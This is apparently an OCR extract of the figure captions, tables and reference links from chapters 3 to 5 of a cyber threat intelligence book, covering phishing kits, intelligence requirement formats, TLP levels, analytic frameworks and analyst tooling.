



Figure 3.5 – An example of a mailer embedded within a phishing kit



Note: To check the SMTP (Deliver or not), click on " Check-Free "
Then check the test MSG in your registered email.
There are 53 SMTPs available, last one put at : 3/31/2016 21:57 .

Inbox	Server	Port	User	Password	Price	Added by	Buy
	**********	25	**********	*********	4.00	danfer	Buy
	**********	25	**********	*********	8.00	ernestez	Buy
	**********	25	**********	*********	6.00	danfer	Buy
	**********	25	**********	*********	8.00	ernestez	Buy
	**********	25	**********	*********	6.00	danfer	Buy
	**********	25	**********	*********	5.00	ernestez	Buy
	**********	25	**********	*********	8.00	ernestez	Buy
	**********	25	**********	*********	4.00	danfer	Buy
	**********	25	**********	*********	6.00	danfer	Buy
	**********	25	**********	*********	6.00	danfer	Buy
	**********	25	**********	*********	6.00	danfer	Buy
	**********	25	**********	*********	6.00	danfer	Buy

« Previous (1) 2 3 4 5 Next »

Figure 3.6 – The dark market offering STMP credentials for sale

Figure 3.7 – An example of a phishing kit advertisement targeting PayPal on Facebook

Tables

PRIORITY	DESCRIPTION
HIGH	Knowledge or information that was needed *yesterday*. This information might be *critical* to the organization's success.
MEDIUM	Knowledge or information that is needed *today*. This information is *needed* for the organization's success.
LOW	Knowledge or information that is needed for *tomorrow*. This information is needed for the *continued* success of the organization.
PASSIVE	Knowledge or information that we would *like to know*. This information is needed to *augment* the organization's success.

Table 3.1 – An example of the priority levels for intelligence requirements

IDENTIFIER	PRIORITY	INTEL REQUIREMENT	DESCRIPTION
1.0	HIGH	Ransomware distribution, installation, and hosting infrastructures.	What methods are threat actors using to distribute and install ransomware? Regional breakdowns are helpful if possible. What are the new or changing methods of ransomware distribution (including the methods that are becoming less popular)? Who are the threat actors or groups running malware distribution/ installation services or affiliation services (including attribution where possible)? What scale do individual services operate on (such as how many victims?) How capable/successful are various distribution methods or services (for instance, installation rate, affiliation costs, and more)?

Table 3.2 – An example of a GIR

COLLECTION TYPE	DATA TYPE EXAMPLES
Internal	System logs, proxy logs of visited URLs, and downloaded file hashes
External	Intelligence provider feeds, OSINT such as industry blogs, and non-traditional sources such as underground forums

Table 3.3 – Collection types correlating to data type examples

FCR IDENTIFIER	FOCUSED COLLECTION REQUIREMENT	PRIORITY	DESCRIPTION	REQUESTING TEAM OR INDIVIDUAL	DEFINED GIR	SCOPE	DATA TYPE	OUTPUT
1.0	Ransomware binaries	High	Collecting ransomware family binaries to proactively block.	SOC	GIR 1.1 and 1.2	External	PE32/ PE64	The security engineering team hashes for blocking purposes.

Table 3.4 – An example of an FCR

IER IDENTIFIER	INFORMATION EXTRACTION REQUIREMENT	PRIORITY	DESCRIPTION	DEFINED GIR	SCOPE	DATA DEPENDENCY	DATA TYPE
1.0	The collection of macro-embedded Microsoft Word documents	High	The collection of macro-embedded document files allows for proactive hunting to identify malicious activity.	GIR 12.1	External	VirusTotal API feed	Docx and Doc

Table 3.5 – An example of an IER

DIR IDENTIFIER	DATA INTELLIGENCE REQUIREMENT	PRIORITY	DESCRIPTION	DEFINED GIR	DEFINED FCR	DATA REQUIREMENT	DATA TYPE
1.0	500 TB cloud-based storage	High	A 500-TB drive is needed to store the Elasticsearch instance and corresponding data.	GIR 9.0 and 6.0	2.0 and 3.2	500 TB cloud storage and robust network connection	PE, PE64, APK, and DLL
2.1	99.9% threat feed API availability	High	The threat feeds for ingesting threat intelligence data should have an availability and uptime of 99.9%.	GIR 6.2 and 1.2	2.4 and 5.7	Consistent availability of JSON or XML feed.	JSON and XML

Table 3.6 – An example of a DIR

IDENTIFIER	PRIORITY	INTEL REQUIREMENT	DESCRIPTION
1.0	HIGH	Phishing-based account credential theft information used to block nefarious phishing email senders	What URLs are being used to lure victims to scam sites in an attempt to steal account credentials? What email addresses are being utilized to send phishing messages to users?

Table 3.7 – The GIR for attack surface data

Chapter 4

Figures




Figure 4.1 – Threat intelligence pyramid of pain




Figure 4.2 – The life cycle of the Cyber Kill Chain




Figure 4.3 – The diamond model




Figure 4.4 – The MITRE ATT&CK framework




Figure 4.5 – STIX relationship example




Figure 4.6 – Illustration of TAXII sharing models




Figure 4.7 – Screenshot of the OpenCTI dashboard




Figure 4.8 – Screenshot of the MISP dashboard

Links

- https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
- https://www.threatintel.academy/wp-content/uploads/2020/07/diamond-model.pdf
- https://oasis-open.github.io/cti-documentation/taxii/intro

Tables

TLP LEVEL	DISCLOSURE	DESCRIPTION	EXAMPLE
RED	Not for disclosure	This intelligence cannot be disseminated without the sender's permission. Only groups or participating parties have access to intelligence.	Individuals in a 1-1 meeting, direct messages, strictly limited conversations.
AMBER	Limited disclosure	This intelligence can be shared with some members of a specific community or department. Additional restrictions can be applied per group or participating party.	The national **Computer Emergency Response Team** (**CERT**) sending observable information to victims of a cyber-attack.
GREEN	Community-wide disclosure	The intelligence can be shared with anyone within a specific community. This data cannot be shared publicly, however.	A national CERT sending observables of a cyber-attack targeting a specific industry vertical, such as FS-ISAC.
WHITE	Unlimited disclosure	This intelligence can be shared publicly and widely. Copyright laws still apply, where applicable.	A public security advisory being posted on an information security vendor blog.

Chapter 5

Links

- https://ccdcoe.org/cycon/
- https://attack.mitre.org/groups/G0007/
- https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/
- https://github.com/trailofbits/algo
- https://osint.fans/tfvpn-for-osint-investigations
- https://github.com/StreisandEffect/streisand
- https://cybersecurity.att.com/products/ossim
- https://www.yubico.com/products/yubikey-5-overview/
- https://www.sans.org/tools/sift-workstation
- https://www.kali.org/get-kali/#kali-virtual-machines
- http://tekdefense.com/automater
- https://github.com/alexandreborges/malwoverview
- https://github.com/viper-framework/viper
- https://github.com/buffer/ioc_parser

Figures




Figure 5.1 – VirtualBox interface




Figure 5.2 – Kali

Figure 5.3 – SIFT Workstation




Figure 5.4 – REMnux distribution




Figure 5.5 – Thunderbird interface




Figure 5.6 – Enigmail extension in Thunderbird

